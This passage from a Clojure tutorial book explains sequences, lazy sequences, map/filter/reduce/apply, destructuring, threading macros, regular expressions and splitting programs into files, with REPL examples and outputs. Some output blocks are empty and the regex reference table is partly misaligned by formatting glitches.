The above list could be represented as following, the `*` function receives two arguments, the first one is `5` and the second one is (+ 1 2 3). This can be diagrammatically represented as follows:



Now look at the deepest blue dots, that is `1`, `2` and `3`, they feed into the `+` function and gets reduced to 6, so we get a new data structure as shown:



This can be written as shown:

`(* 5 6)` in lisp. That is `5` and `6` gets fed into `*` function which multiplies it, and we get `30` as output.

Because Clojure is lisp, it has excellent uniformity in code, unlike Object-Oriented languages one may need not remember complex syntax, it's light on your brain freeing your other neurons to tackle the business problems.

Chapter 14. Sequence

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/sequence.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-sequence

In Clojure, `count` counts the number of elements in a list.

```
(count '(1 2 3 4))
```

Output

```
4
```

It counts the number of elements in a vector.

```
(count [1 2 3 4])
```

Output

```
4
```

It also works for set.

```
(count #{1 2 3 4})
```

Output

```
4
```

And, for maps too.

```
(count {:one 1 :two 2 :three 3 :four 4})
```

Output

```
4
```

Now one has to think if `count` looks at the type of argument passed to it and for each type calls a different algorithm, or does it work smart by converting the passed argument into a common data type and counting it.

Well, there is a function called `seq` [1], which converts all the above data types to a list:

```
(seq '(1 2 3 4))
```

Output

```
(1 2 3 4)
```

```
(seq [1 2 3 4])
```

Output

```
(1 2 3 4)
```

```
(seq #{1 2 3 4})
```

Output

```
(1 4 3 2)
```

```
(seq {:one 1 :two 2 :three 3 :four 4})
```

Output

```
([:one 1] [:two 2] [:three 3] [:four 4])
```

Now all count needs to do is to count elements in a list as shown:

```
(count '(1 2 3 4))
```

Output

```
4
```

```
(count '([:one 1] [:two 2] [:three 3] [:four 4]))
```

Output

```
4
```

Now think about `partition` and other functions that work on collections and try it for yourself:

```
(seq [1 2 3])
```

Output

```

```

```
(seq '(1 2 3))
```

Output

```

```

```
(seq #{1 2 3})
```

Output

```

```

```
(seq {1 "one" 2 "two" 3 "three"})
```

Output

```

```

```
(partition 2 {1 "one" 2 "two" 3 "three" 4 "four"})
```

Output

```

```

```
(partition 2 (seq {1 "one" 2 "two" 3 "three" 4 "four"}))
```

Output

```
(partition 2 '(1 2 3 4))
```

Output

```
(partition 2 (seq '(1 2 3 4)))
```

Output

```
(partition 2 #{1 2 3 4})
```

Output

```
(partition 2 (seq #{1 2 3 4}))
```

Output

```
(partition 2 [1 2 3 4])
```

Output

```
(partition 2 (seq [1 2 3 4]))
```

Output

Do you think `partition` implements several algorithms, say one for list, one for vector and so on? Or it has a smarter implementation?

---

[1] https://clojuredocs.org/clojure.core/seq

Chapter 15. Lazy Sequence

Watch video for this section here https://yu7.in/clj-lzseq

Some sequences are evaluated only when they need to be evaluated, these are called lazy sequence. For example, you can very easily create a lazy sequence of infinite numbers, your computer won't crash.

It's like this, when I say infinite, your brain doesn't crash, it just knows the concept of infinity and how it would fit into mathematics, when you need to use it in mathematics say in calculus, you still are able to apply and use it.

15.1. repeat

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/lazy_sequence_repeat.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

So let's take a look at `repeat` function. Take a look at the code below:

```
(def multiverse (repeat "universe"))
```

In the above code, we are creating a variable named `multiverse` which has many `"universe"` in it, theoretically it is infinite. So treating it as a sequence, let's take the first element from it:

```
(first multiverse)
```

Output

```
"universe"
```

And we get `"universe"`. Now let's take 5 elements from it:

```
(take 5 multiverse)
```

Output

```
("universe" "universe" "universe" "universe" "universe")
```

We get 5 universes. Let's take the `rest` from it:

```
(rest multiverse) ;; doesn't seem to work
```

And it throws an error, how can you get rest of infinite universes any way?

Similarly, `last` too throws error, how can you get the last element of infinite sequence?:

```
(last multiverse) ;; doesn't seem to work
```

Now let's get the 10,001st multiverse:

```
(nth multiverse 10000)
```

Output

```
"universe"
```

Let's get the 101st multiverse:

```
(nth multiverse 100)
```

Output

```
"universe"
```

It's not that repeat creates infinite sequence, we can create finite sequence by telling Clojure how many times to repeat. The code below only creates 5 `"universe"`:

```
(repeat 5 "universe")
```

Output

```
("universe" "universe" "universe" "universe" "universe")
```

If we try to access the 7th element, it throws an exception:

```
(nth (repeat 5 "universe") 6)
```

Output

```
; Execution error (IndexOutOfBoundsException) at user/eval2056 (REPL:11).
; null
```

Whereas, since there are only 5 elements in `(repeat 5 "universe")`, the code below only retrieves the 4th element, so it works.

```
(nth (repeat 5 "universe") 3)
```

Output

```
"universe"
```

Since `(repeat 5 "universe")` has finite elements `rest` works on it without raising any exceptions:

```
(rest (repeat 5 "universe"))
```

Output

```
("universe" "universe" "universe" "universe")
```

similarly `last` too works on it:

```
(last (repeat 5 "universe"))
```

Output

```
"universe"
```

15.2. cycle

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/lazy_sequence_cycle.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-cycle

Let’s say you want to go through a sequence in a cyclical manner, then `cycle`is the function to use. Take a look at the code below:

```
(def multiverse (cycle ["universe" "antiverse"]))
```

Output

```
#'user/multiverse
```

The above code theoretically creates an infinite list, attaches it to a variable `multiverse` where every odd element is `"universe"` and every even element is `"antiverse"`. So the first element would be `"universe"`:

```
(first multiverse)
```

Output

```
"universe"
```

the second would be `"antiverse"`:

```
(second multiverse)
```

Output

```
"antiverse"
```

If we take 5 of it, it would alternate between `"universe"` and `"antiverse"` as shown:

```
(take 5 multiverse)
```

Output

```
("universe" "antiverse" "universe" "antiverse" "universe")
```

We can take any `nth` odd element, and it's going to be `"universe"`:

```
(nth multiverse 2000)
```

Output

```
"universe"
```

Similarly, any `nth` even element is going to be `"antiverse"`:

```
(nth multiverse 1783)
```

Output

```
"antiverse"
```

Now let’s cycle some South Indian tiffin items:

```
(def tiffin-items
  (cycle ["idli", "vadai", "dosai", "sambar"]))
```

Output

```
#'user/tiffin-items
```

Let’s take the 6th element:

```
(nth tiffin-items 5)
```

Output

```
"vadai"
```

So the last element `"sambar"` is indexed 3, and hence the 0th element behaves like 5th and the 1st element behaves like 6th, like a never ending loop.

Now let’s take 10 `tiffin-items`, see ow it repeats again and again:

```
(take 10 tiffin-items)
```

Output

```
("idli" "vadai" "dosai" "sambar" "idli" "vadai" "dosai" "sambar" "idli" "vadai")
```

15.3. iterate

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/lazy_sequence_iterate.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-iterate

`iterate` is a very interesting function I found in Clojure, let's see an example:

```
(def all-numbers (iterate inc 1))
```

Output

```
#'user/all-numbers
```

In the above code we have `(iterate inc 1)`, that is `iterate` takes `inc` as first argument and as a second takes a value. This is assigned to `all-numbers`. Now let's look what will happen if we take the 25th element:

```
(nth all-numbers 24)
```

Output

```
25
```

Doesn't the output look like we are applying increment `inc` on 1 24 times?

Now let's take first 10 elements:

```
(take 10 all-numbers)
```

Output

```
(1 2 3 4 5 6 7 8 9 10)
```

Look's like the first element 1 is the value we passed to iterate, and looks like 2 is `(inc 1)`, 3 is `(inc (inc 1))`. This is what `iterate` documentation says https://clojuredocs.org/clojure.core/iterate.

Now let's create a function that squares a number:

```
(defn squared [num]
  (Math/pow num, 2))
```

Output

```
#'user/squared
```

Now let’s iterate through squares of 5:

```
(def squares (iterate squared 5))
```

Output

```
#'user/squares
```

Now let’s take the first three squares.

```
(take 3 squares)
```

Output

```
(5 25.0 625.0)
```

Here is the explanation:

First `5` in `(5 25.0 625.0)` is the second argument we pass to `iterate` in `(def squares (iterate squared 5))`, it’s returned as it is.

The second `25` is nothing but the first iteration `(square 5)`.

The third `625` is the second iteration `(square (square 5))`.

Chapter 16. map, filter, reduce, apply

16.1. map

Watch video for this section here https://yu7.in/clj-map

Let’s say you have a function that acts on an argument, say `inc`, `(inc 1)` gives 2. Now if I want to make the `inc` work on a collection or sequence, how do I do it? Simple, pass it to the `map`, then followed by collection as shown:

```
(map inc [1 2 3])
```

Output

```
(2 3 4)
```

As you can see in the above case `map` makes each element in `[1 2 3]` be acted on by the `inc` method, collects the output in a list and returns it. So you get `(2 3 4)` as output.

In the case below I pass an anonymous function `(fn [x] (+ x 1))` to `map` and make it act upon `[1 2 3]`:

```
(map (fn [x] (+ x 1)) [1 2 3])
```

Output

```
(2 3 4)
```

It works just fine, it’s just to show that you need not have a predefined function and in Clojure you can build small functions just like that.

Execute the code below, it works same as the previous examples above:

```
(map #(+ % 1) [1 2 3])
```

Output

```
(2 3 4)
```

There is another way to write anonymous function `(fn [x] (+ x 1))`, it can be written as `#(+ % 1)`. You can define the function content between `#()`, the `%` signifies the argument been passed to the function, and we want to add 1 to it, so it becomes `#(+ % 1)`. Isn’t this better than `(fn [x] (+ x 1))`?

Let’s say we have a function that takes two arguments as shown:

```
(fn [x y]
  (+ (Math/pow x 2)
    (Math/pow y 2)))
```

In the above case the function takes two arguments and returns its sum of squares. Now how to make this function work with sequence? Simple pass it to map as shown:

```
(map (fn [x y]
       (+ (Math/pow x 2)
          (Math/pow y 2))))
```

Next pass the sequence for the first argument, in this case it’s `x`:

```
(map (fn [x y]
       (+ (Math/pow x 2)
          (Math/pow y 2))) [1 2 3])
```

Next pass the sequence for the second argument, in this case its `y`:

```
(map (fn [x y]
       (+ (Math/pow x 2)
          (Math/pow y 2))) [1 2 3] [2 3 4])
```

Output

```
(5.0 13.0 25.0)
```

So the above code works as follows, `map` takes the first element from `[1 2 3]`, it’s `1` in this case and the first element from `[2 3 4]`, it’s `2` in this case and passes it to:

```
(fn [x y]
  (+ (Math/pow x 2)
    (Math/pow y 2)))
```

So this function sums and squares, and returns `5.0`, the map collects it in a list, and it becomes `(5.0)`.

Then `map` take the second argument from `[1 2 3]` which is `2`, and second in `[2 3 4]` which is `3` and passes it to the function, and the function returns `13.0`, which is appended to the list making it `(5.0 13.0)`, similarly the same is performed on third arguments of the passed sequences and the result `25.0` is appended to list, and it becomes `(5.0 13.0 25.0)`, this final list is returned out.

In the sample below I have a function called sum-of-squares:

```
(defn sum-of-squares [x y]
  (+ (Math/pow x 2)
     (Math/pow y 2)))
```

Which is nothing but giving a name to this anonymous function:

```
(fn [x y]
  (+ (Math/pow x 2)
    (Math/pow y 2)))
```

we had used previously. We use the name `sum-of-squares` with `map` and pass two sequences for `x` and `y` and get the same result as shown below:

```
(map sum-of-squares [1 2 3] [2 3 4])
```

Output

```
(5.0 13.0 25.0)
```

Below I have defined a function called `double-it`, which doubles the number passed:

```
(defn double-it [x]
  (* x 2))
```

Output

```
#'user/double-it
```

Let’s use it in map to double the numbers in a vector:

```
(map double-it [1 2 3])
```

Output

```
(2 4 6)
```

16.2. filter

Watch video for this section here https://yu7.in/clj-filter

`filter` collects and returns value of a sequence that when passed to a function returns `true`. For example `(odd? 1)` returns `true`, whereas `(odd? 2)` returns `false`. Look at the code below:

```
(filter odd? (range 1 11))
```

Output

```
(1 3 5 7 9)
```

We have `filter`, as its first argument we pass `odd?`, and as a second argument we pass numbers from 1 to 10 which is generated by `(range 1 11)`. Which ever number makes `odd?` ``true’s caught by the `filter`` and is returned out.

In the same way, below, even numbers are returned:

```
(filter even? (range 1 11))
```

Output

```
(2 4 6 8 10)
```

In the code below:

```
(filter #(> % 5) (range 1 11))
```

Output

```
(6 7 8 9 10)
```

To the `filter`, we pass an anonymous function `#()` whose argument `#(%)` should be greater `#(> %)` than 5 `#(> % 5)`. And all numbers greater than 5, between 1 and 10 are returned out in the above example.

In the examples below, all numbers from 1 to 10, that are less than 5 is returned out:

```
(filter #(> 5 %) (range 1 11))
```

Output

```
(1 2 3 4)
```

```
(filter (fn [x] (> x 5)) (range 1 11))
```

Output

```
(6 7 8 9 10)
```

In the code below I define a function called `greater-than-5`, which returns true if a number is greater than 5:

```
(defn greater-than-5 [x]
  (> x 5))
```

I use it with `filter` to find numbers that are greater than 5 as shown below:

```
(filter greater-than-5 (range 1 11))
```

Output

```
(6 7 8 9 10)
```

16.3. reduce

Watch video for this section here https://yu7.in/clj-reduce

`reduce` reduces a sequence to a single value, or object depending on the function you pass. Take the example below:

```
(reduce + [1 2 3 4])
```

Output

```
10
```

To `reduce` we pass function `+` and as a second argument a sequence `[1 2 3 4]`. You can think `reduce` rewrites the code as follows:

```
(+ 4 (+ 3 (+ 1 2)))
```

This reduces the sequence to a single number 10.

Here is a way to multiply a sequence using reduce:

```
(reduce * [1 2 3 4])
```

Output

```
24
```

Let's define our own function `add` which accepts two numbers and returns the result:

```
(defn add [a b]
  (+ a b))
```

Output

```
#'user/add
```

We can use it in reduce, just as we used `+` before:

```
(reduce add [1 2 3 4])
```

Output

```
10
```

We can imagine reduce rewrites the above code as shown:

```
(add 4 (add 3 (add 1 2)))
```

Similarly, I wrote my own `multiply` function:

```
(defn multiply [a b]
  (* a b))
```

Output

```
#'user/multiply
```

and used it with `reduce`:

```
(reduce multiply [1 2 3 4])
```

Output

```
24
```

16.4. apply

ℹ Watch video for this section here https://yu7.in/clj-apply

Let’s take the `+` function, it can add numbers like this:

```
(+ 1 2 3 4)
```

Output

```
10
```

But if you give it a sequence, it would fail:

```
(+ [1 2 3 4]) ;; error
```

Output

```
; Execution error (ClassCastException) at java.lang.Class/cast (Class.java:3921).
; Cannot cast clojure.lang.PersistentVector to java.lang.Number
```

Now let’s pass this `+` and the sequence to `apply` function:

```
(apply + [1 2 3 4])
```

Output

```
10
```

And it works. That's because you can imagine apply rewrites the code as shown:

```
(+ 1 2 3 4)
```

A sequence could be a vector, list or map, so below we are using it on a list of numbers:

```
(apply + '(1 2 3 4))
```

Output

```
10
```

Let me write a function that receives two arguments and all it does is to print it:

```
(defn my-function [arg1 arg2]
  (println "Argument 1:" arg1)
  (println "Argument 2:" arg2))
```

Output

```
#'user/my-function
```

I can use this function by giving two arguments to it:

```
(my-function "one" "two")
```

Output

```
Argument 1: one
Argument 2: two
nil
```

If the argument is a vector / sequence containing two elements, this would fail:

```
(my-function ["one" "two"]) ;; error
```

Output

```
; Execution error (ArityException) at user/eval2061 (REPL:17).
; Wrong number of args (1) passed to: user/my-function
```

All we need to do is to pass the function and sequence to `apply` for it to work:

```
(apply my-function ["one" "two"])
```

Output

```
Argument 1: one
Argument 2: two
nil
```

Chapter 17. Destructuring

Watch video for this section here https://yu7.in/clj-destructuring

Clojure provides rich variety of data types to pack your data like list, vector, maps, set and so on. To make computations with it, you need to unpack it, put the necessary values in variables, and use those variables for computation. This section tells you how to do it.

Take a look at the program `vector_destructuring.clj` which is shown below, type it and execute it:

```
;; vector_destructuring.clj

(def people ["Rehmaan" "Kalaam"])

(let [[musician scientist] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist))
```

Output

```
Musician is Rehmaan
Scientist is Kalaam
nil
```

In the line `(def people ["Rehmaan" "Kalaam"])` we pack `"Rehmaan"` and `"Kalaam"` into vector and assign it a name `people`. Now here:

```
(let [[musician scientist] people]
  ;; other code goes here
 )
```

in `let`, take a look at `[[musician scientist] people]`. Variables `musician` and `scientist` points to `people`. Clojure finds out that `people` contains `"Rehmaan"` and `"Kalaam"` and unpacks `"Rehmaan"` to `musician` and `"Kalaam"` to `scientist`. Finally, we print out `musician` and `scientist` using the `println` function as shown below:

```
(let [[musician scientist] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist))
```

Take a look at the code `vector_destructuring_2.clj` below, type it and execute it.

```
;; vector_destructuring_2.clj
```

```
(def people ["Rehmaan" "Kalaam"])

(let [[musician scientist artist] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist)
  (println "Artist is" artist))
```

Output

```
Musician is Rehmaan
Scientist is Kalaam
Artist is nil
nil
```

In the above code we see variable `people` is assigned to a vector that contains only 2 values `["Rehmaan" "Kalaam"]`. Whereas in the let block we are trying to destructure it into three variables namely `musician`, `scientist`, and `artist` as shown:

```
(let [[musician scientist artist] people]
  ;; other stuff goes here
  )
```

In this case the first two variables, `musician` gets populated with `"Rehmaan"` and `scientist` gets populated with `"Kalaam"`, but `artist` gets `nil`. So when you print them, we get `nil` getting printed for `artist`.

Now look at the code `vector_destructuring_3.clj` shown below, type it and execute it.

```
;; vector_destructuring_3.clj

(def people ["Rehmaan" "Kalaam" "Hussein" "Madhavan"])

(let [[musician scientist artist] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist)
  (println "Artist is" artist))
```

Output

```
Musician is Rehmaan
Scientist is Kalaam
Artist is Hussein
nil
```

In the above code we see there are 4 values in `people`, while you are destructuring it into three variables as shown:

```
(let [[musician scientist artist] people]
  ;; other code goes here
  )
```

We see that `musician` gets populated with `"Rehmaan"`, `scientist` gets populated with `"Kalaam"`, and `artist` gets populated with `"Hussein"`, but the last value in `people` that is `"Madhavan"` gets left out.

In the code below:

```
;; vector_destructuring_4.clj

(def people ["Rehmaan" "Kalaam" "Hussein" "Madhavan"])

(let [[musician scientist artist actor] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist)
  (println "Artist is" artist)
  (println "Actor is" actor))
```

Output

```
Musician is Rehmaan
Scientist is Kalaam
Artist is Hussein
Actor is Madhavan
nil
```

All values in `people` gets unpacked properly into the variables `musician`, `scientist`, `artist` and `actor`.

It's a convention to use underscore `for values we won't use, in code below we need only to use scientist and actor, for other unused values we capture it into a variable named`.

```
;; vector_destructuring_5.clj

(def people ["Rehmaan" "Kalaam" "Hussein" "Madhavan"])

(let [[_ scientist _ actor] people]
  (println "Scientist is" scientist)
  (println "Actor is" actor))
```

Output

```
Scientist is Kalaam
Actor is Madhavan
```

```
nil
```

This is just to denote to the humans reading code that we are not using it.

Though in the above programs we have destructured vectors, it would work perfectly okay with list too, it's left to the reader to practice it out.

Clojure also provides a way to destructure maps, look at the code `map_destructuring.clj` below. type it and execute it.

```
;; map_destructuring.clj

(def people
  {:musician "Rehmaan"
   :scientist "Kalaam"
   :artist "Hussein"
   :actor "Madhavan"})

(let [{scientist :scientist actor :actor} people]
  (println "Scientist is" scientist)
  (println "Actor is" actor))
```

Output

```
Scientist is Kalaam
Actor is Madhavan
nil
```

So if you look at:

```
(def people
  {:musician "Rehmaan"
   :scientist "Kalaam"
   :artist "Hussein"
   :actor "Madhavan"})
```

We have got a map of people with their profession as keyword and name as string. We can destructure this map using keywords as shown:

```
(let [{scientist :scientist actor :actor} people]
    ;; other stuff here
  )
```

In the code above look at `[{scientist :scientist actor :actor} people]` see how `{scientist :scientist actor :actor}` points at `people`.

Now take a look at `{scientist :scientist actor :actor}`, that kind of looks like a map in reverse. You have got variable `scientist` followed by keyword `:scientist`, this pulls out `(:scientist people)` and assigns it to the variable `scientist`, similarly variable `actor` get assigned in the same way, and they are used in the code respectively.

It becomes super easy to selectively pick values from a map, put it into variable and use it in Clojure.

Chapter 18. Threading Macros

If you are from other programming languages, don’t confuse threading with threads, that is executing chunks of code in parallel. In Clojure threading means a way of writing Clojure code that might seem intuitive to you. You will get it as you read this chapter.

18.1. Thread First

Now consider the program below, run it.

```
(-> 5
    (Math/pow 2))
```

Output

```
25.0
```

You will get output as 25, from it, you might have guessed that Clojure would have written your program like this:

```
(Math/pow 5 2)
```

And would have executed it.

The `->` is called thread first that is if you write

```
(-> 5)
```

Then follow it by a function say `Math/pow`:

```
(-> 5
    (Math/pow 2))
```

the thread first will put `5` as first argument to the function `Math/pow`, that is, it will become equivalent to:

```
(Math/pow 5 2)
```

Now consider the code below, we have `5` being passed as first argument to `(Math/pow 2)` and then to `inc`. Execute the program below:

```
(-> 5
    (Math/pow 2)
    inc)
```

Output

```
26.0
```

It gives `26.0` as output. The above program (shown below):

```
(-> 5
    (Math/pow 2)
    inc)
```

In it’s first step can be written as shown:

```
(-> (Math/pow 5 2)
    inc)
```

Now `(Math/pow 5 2)` is passed as first argument to `inc` and the code becomes as shown:

```
(inc (Math/pow 5 2))
```

So it gives an output of 26.0

Take a look at the program below, execute it:

```
(-> 10
    inc
    (* 2)
    (+ 5))
```

Output

```
27
```

It can be written as shown:

```
(+ (* (inc 10) 2) 5)
```

Which when executed gives 27.

18.2. Thread Last

If thread first puts the stuff passed to it as first argument to a function, then thread last puts what's passed to it as a last argument to the subsequent functions. Let's see an example.

Execute the code below:

```
(->> 5
    (Math/pow 2))
```

Output

```
32.0
```

So `5` is passed to thread last `->>` so the code above can be written as:

```
(Math/pow 2 5)
```

That is `5` will put at the last of `(Math/pow 2)`. So it gets executed to `32.0`.

Now take the example below:

```
(->> 5
     (Math/pow 2)
     inc)
```

Output

```
33.0
```

This can be rewritten as:

```
(inc (Math/pow 2 5))
```

Which gets executed to `33.0`

18.3. Thread as

Sometimes you might need to pass a threaded value at an arbitrary location in a function, in such cases you can use the thread as `as->` macro.

In the code below:

```
(as-> 5 x
  (Math/pow x 2))
```

Output

```
25.0
```

The threaded value is loaded into the variable `x`, and you can place `x` anywhere in the function where it might need to be passed. In the above example we place it like this `(Math/pow x 2)`, so x^2 is calculated.

In the below example:

```
(as-> 5 x
  (Math/pow 2 x))
```

Output

```
32.0
```

We pass `x` as last argument to `Math/pow` so 2^x is calculated.

18.4. Conditional Threading

Let say you want to thread depending on a condition, then you can use conditional threading, take the example below execute it.

```
(let [a 11]
  (cond-> []
   (odd? a) (conj (* a 2))
   (even? a) (conj (/ a 2))))
```

Output

```
[22]
```

The code above looks like this:

```
(let [a 11]
  (cond-> []
   (odd? a) (conj (* a 2))
   (even? a) (conj (/ a 2))))
```

The `cond->` is called conditional threading operator, and we have passed an empty array to it:

```
(let [a 11]
  (cond-> []
   ....))
```

After the `cond-> []` we have conditions, conditional thread executes when the condition is `true`, the above code can be rewritten as

```
(let [a 11]
  (cond
   (odd? a) (conj [] (* a 2))
   (even? a) (conj [] (/ a 2))))
```

In the above example `a` is odd and hence `(conj [] (* a 2))` besides `(odd? a)` gets executed, and we get `[22]` as output.

The example below has subtle difference, in the above example we used conditional thread first `cond->`, here we use conditional thread last `cond->>`.

Type the code and execute it:

```
(let [a 10]
  (cond->> 1
   (odd? a) (* a 2)
   (even? a) (/ a 2)))
```

Output

```
5
```

The code above can be rewritten as:

```
(let [a 10]
  (cond
   (odd? a) (* a 2 1)
   (even? a) (/ a 2 1)))
```

Since `a` is even the code next to `(even? a)`, that is `(/ a 2 1)` gets executed, mathematically this is $\frac{\frac{10}{2}}{1}$, so we get `5` as output.

Chapter 19. Regular Expression

Get source code here https://gitlab.com/clojure-book/code/-/raw/master/regular_expression.cl

Watch video for this section here https://yu7.in/clj-regexp

We know what a string is, it's set of characters that's enclosed between `"` and `"` (double quotes). Shown below is a string:

```
"A string"
```

Output

```
"A string"
```

When we look at its type, it does tell us that it's a string:

```
(type "A string")
```

Output

```
java.lang.String
```

Now what will happen if we enclose a set of characters between `#"` and `"`? Below I have enclosed `regexp` between `#"` and `"`:

```
#"regexp"
```

Output

```
#"regexp"
```

Whe I query about its type I get to know that it's a `java.util.regex.Pattern`, that is its not a string, it's a pattern.

```
(type #"regexp")
```

Output

```
java.util.regex.Pattern
```

Regular expressions are a thing which can be used to find if some kind of patterns occur in a string. For example email address has a pattern. Say if my email is mindaslab@protonmail.com, then mindaslab is my username followed by an @ symbol, com is a top level domain, and protonmail is a subdomain of com. The subdomain and top level domains are separated by a dot. When you see a lot of email addresses, you may think <username>@<subdomain>.<top level domain> is a regular expression of an email.

Similarly, if you see a lot of postal addresses, then you might know that house number and street name appears at the top, the pin code or zip code is at the bottom.

These regular expressions will help you know if you are looking at an email address or a postal address if when presented to you.

Your brain has millions of years of evolution and lots of experience to get these things in a jiffy, for computers, its we programmers must say how to scan for patterns in a string and identify what it is.

Now let's write a regular expression to identify just one digit. It's `#"\d"`, the `#"` means start of the regular expression, and `"` means end of the regular expression. In between the `\d` means we are looking for just one digit. Here the `\` is an escape sequence which makes `#"\d"` search for a digit rather than letter d.

There is a function called `re-matches` which we can use to see if a string matches a regular expression. Let's see `"There is no number here.` matches `#"\d"`:

```
(re-matches #"\d" "There is no number here.")
```

Output

```
nil
```

It doesn't as there is no number in the string.

Now let's see if `"\d"` matches `"4"`:

```
(re-matches #"\d" "4")
```

Output

```
"4"
```

And it does, as `"4"` contains just one digit and that's what `#"\d"` searches for.

Now let's see if `"\d"` matches `"42"`:

```
(re-matches #"\d" "42")
```

Output

```
nil
```

And it doesn't, because `"42"` contains more than one digit.

In order to say one or more in regular expression we use the `+` symbol, so `"\d+"` means search for one or more digits. Look at the example below:

```
(re-matches #"\d+" "42")
```

Output

```
"42"
```

It matches, because `"42"` contains one or more than one digit.

It may be surprising that `"\d+"` does not match `"42 is the ultimate answer."` as shown below:

```
(re-matches #"\d+" "42 is the ultimate answer.")
```

Output

```
nil
```

That's because `re-matches` looks if a string exactly matches a regular expression. `"42 is the ultimate answer."` contains `42` followed by space and other words which is not a tight fit for `"\d+"`, hence it throws out a `nil`.

In order to find a pattern in a string, we can use `re-find` as shown:

```
(re-find #"\d+" "42 is the ultimate answer.")
```

Output

```
"42"
```

This does output `"42"`, and hence we can convince ourselves it can fish out a pattern from a string.

Now let’s search for 2-digit numbers as shown below:

```
(re-find #"\d+" "42 is the ultimate answer, and so is 52.")
```

Output

```
"42"
```

If you thought it would find both `"42"` and `"52"`, you would be disappointed, as you can see only `"42"` above. `re-find` returns only the first match:

```
(re-find #"\d+" "Forty two is the ultimate answer, and so is 52.")
```

Output

```
"52"
```

As you can see from the above example, `re-find` returns only the first match `"52"`.

In order to get all matches, use `re-seq`:

```
(re-seq #"\d+" "42 is the ultimate answer, and so is 52.")
```

Output

```
("42" "52")
```

This returns a sequence with all strings that match the regular expression, in our case its `"\d+"`.

19.1. Case sensitive and insensitive matches

Now let’s say we have regular expression `#"abc"`, this would help us to match and find letters `abc` in a string, but not `ABC`, because `ABC` are capital letters, there is a trick in regexp to make it case-insensitive. You can tell Clojure to make the regexp case-insensitive by adding `(?i)` to regexp as shown:

```
(re-seq #"(?i)abc" "abc are small letters and ABC are capitals.")
```

Output

```
("abc" "ABC")
```

So `#"(?i)abc"` matches `"abc"`, `"ABC"`, `"AbC"` and so on.

Below you can see how `#"abc"` does not match `"ABC"`:

```
(re-seq #"abc" "abc are small letters and ABC are capitals.")
```

Output

```
("abc")
```

In the example below you can see how `#"(?i)ABC"` matches `"abc"`, `"ABC"` because it’s case-insensitive:

```
(re-seq #"(?i)ABC" "abc are small letters and ABC are capitals.")
```

Output

```
("abc" "ABC")
```

Another case-insensitive regular expression is `#"(?i)abC"` in action:

```
(re-seq #"(?i)abC" "abc are small letters and ABC are capitals.")
```

Output

```
("abc" "ABC")
```

19.2. Scanning for range of characters

Now let’s check for ranges, let’s say you want to scan for capital letters, that is you want one or more of them, for that you must use `+`:

```
#"+"
```

```
and capital letters range from A to Z, so in regexp you can write it as shown `#"[A-
Z]+"`. That means scan for one or more capital letters that range from A to Z. Let's
try out an example program:
```

```
(re-seq #"[A-Z]+" "Finds all CAPITAL letter WORDS.")
```

Output

```
("F" "CAPITAL" "WORDS")
```

It seems to work.

19.3. Using with string functions

Some string functions in Clojure accept regular expressions too, let’s see them in action.

First we require Clojure string library as ``str` ``:

```
(require '[clojure.string :as str])
```

In the code below, we have lot’s of spaces in `"There are lots of spaces"`, we create a regular expression `#"\s+"` which means more than one space, we tell `replace` function to replace on or more spaces with a single space:

```
(str/replace "There    are     lots of   spaces" #"\s+" " ")
```

Output

```
"There are lots of spaces"
```

It works.

In the code below we use a split function:

```
(str/split "There   are     lots of   spaces" #"\s")
```

Output

```
["There" "" "" "are" "" "" "" "" "lots" "of" "" "" "spaces"]
```

We tell the `split` to split `"There are lots of spaces"` with a single space `#"\s"` so we get what we get above, I think this is not the intended result. What we should have done is to tell it to split with one or more spaces as shown below:

```
(str/split "There   are     lots of   spaces" #"\s+")
```

Output

```
["There" "are" "lots" "of" "spaces"]
```

We get a nice split where the words are split.

19.4. Things to remember

There are some things you need to remember, or at least refer from time to time when you want to use regular expressions. Those are mentioned in table below [1].

Thing	What it means
.	Any single character
\w	Any word character (letter, number, underscore)
\W	Any non-word character
\d	Any digit
\D	Any non-digit
\s	Any whitespace character
\S	Any non-whitespace character
\b	Any word boundary character
^	Start of line
$	End of line
\A	Start of string
\z	End of string
[abc]	A single character of
a, b or c	[^abc]
Any single character except	a, b, or c
[a-z]	Any single character in the range a-z
[a-zA-Z]	Any single character in the range a-z or A-Z
(...)	Capture everything enclosed
(a|b)	a or b
a?	Zero or one of a
a*	Zero or more of a
a+	One or more of a
a{3}	Exactly 3 of a
a{3,}	3 or more of a
a{3,6}	Between 3 and 6 of a
i	case-insensitive

m	make dot match newlines
x	ignore whitespace in regex
o	perform #{...} substitutions only once

Don’t panic if you don’t understand it, you will catch up.

19.5. Lot’s more left out

Regular expression is a huge topic and this book gives just an introduction, it tells you there is something called regular expression, and that’t it. I will try to add more content in upcoming releases. To learn more, one can refer Mastering Regular Expressions https://amzn.to/3YvByJM, and Regular Expression Pocket Reference https://amzn.to/3DNXvtQ.

[1] I got this list from http://rubular.com/

Chapter 20. Splitting Large Programs

Watch video for this section here https://yu7.in/clj-slp

A very small one line Clojure script could be written in a Clojure REPL, a larger one could be written in a file, but what happens when you have too large script in a file, and it becomes difficult to manage? Well you can split it into multiple files. This section explains how to load scripts in another file into your Clojure code.

So let’s say you have program as shown below:

https://gitlab.com/clojure-book/code/-/raw/master/calculator.clj(calculator.clj)

```
;; calculator.clj

(defn add [a b]
  (+ a b))

(defn sub [a b]
  (- a b))

(def a 5)
(def b 3)

(println a " + " b " = " (add a b))
(println a " - " b " = " (sub a b))
```

Output

```
5  +  3  =  8
5  -  3  =  2
```

It works okay, but if you see one file does two things. First there is a definition of calculation functions `add` and `sub`:

```
(defn add [a b]
  (+ a b))

(defn sub [a b]
  (- a b))
```

Then you are using it to compute something:

```
(def a 5)
